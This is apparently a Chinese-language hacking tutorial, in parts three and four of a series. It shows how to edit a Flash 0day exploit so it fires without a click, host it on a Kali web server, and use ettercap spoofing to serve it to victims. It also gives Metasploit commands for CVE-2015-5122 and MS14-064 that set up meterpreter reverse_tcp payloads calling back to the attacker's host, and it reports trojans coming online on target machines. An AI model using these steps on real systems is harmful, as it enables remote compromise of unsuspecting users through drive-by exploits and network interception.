
复制代码到文本下便于我们一会编辑flash exp,如下:<下面我们来修改flash 0day exp,需要修改三个文件,分别为:
先修改ShellWin32.as,部分源代码如图:

我们需要把标记处[]中的代码改成用msf生成的代码,修改后如下


然后保存,ShellWin64.as的修改方法如上述,不再演示,下面我们来修改myclass.as,这里需要说明一下,因为此exp生成的利用程序,不能直接自动触发flash漏洞,也就是需要点击按钮才可以,实际上在做渗透的时候需要把它搞得更完美,所以就需要修改,修改方法:搜索myclass的某个字符doc.addchild(btn);如图:

换行在后面加一句TryExpl();注意是l不是数字1,然后如图:
然后点保存,下面我们来编译一下,打开
exp1.fla然后点文件-发布,看看编译没错误

然后我们把生成的
exp1.swf丢到kailinux 的/var/www/html下:

然后把这段代码好好编辑一下<注意:192.168.0.109是kali的ip地址,这时候我们需要service apache2 start启动一下web服务,然后将上面的html保存为index.htm同样丢到kali web目录下,测试访问链接存在如图:

下面我们用ettercap欺骗如图:
下面我们随便访问个网站看看:

我靠我发现直接用ettercap欺骗物理机装了腾讯管家照样可以欺骗成功,木马上线如图:
我们看另一台

提示这个错误,说明木马是成功被下载执行了,只是由于某些原因没上线而已。。。不管他了,第二篇over。。。
第三篇 cve2015-5122漏洞实例演示虚拟机
关于cve2015-5122这个漏洞,大家可以百度一下,是关于flash的漏洞,是2015年flash漏洞的第二发,今天我们就用这个漏洞来演示,开启kai linux msfconsole命令启动msf如图:
search cve-2015-5122如图:

下面我们敲如下命令:
use exploit/multi/browser/adobe_flash_opaque_background_uaf
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.0.109
set URIPATH / /*根目录*/
set SRVHOST 192.168.0.109 //192.168.0.109为kaili ip地址
set SRVPORT 80 /*80端口*/ 使用80端口时要保证apache为停止状态用service apache2 stop命令停止否则会提示端口被占用
然后show options如图:

一切都设置好了,执行exploit。下面我们进etc/ettercap目录下设置etc.dns如图:

然后ettercap -G命令打开ettercap,我们要攻击的主机ip是192.168.0。115

Ettercap过程第一篇里已经演示,这里不在详细写了。。。执行完ettercap以后我们观察一下msf

成功了,这时候我们断开ettercap,如图:



Screenshot如图:
第四篇 MS14-064 漏洞测试入侵win7
我发现msf下的exp只能针对带有powershell的机器进行攻击,我们用如下方法来搞演示

开启msf执行命令use exploits/windows/browser/ms14_064_ole_code_execution如图:
然后执行命令 set PAYLOAD windows/meterpreter/reverse_tcp
set AllowPowershellPrompt true
Set LHOST 192.168.0.109
set SRVHOST 192.168.0.109
Set uripath share
Set srvport 80
show options
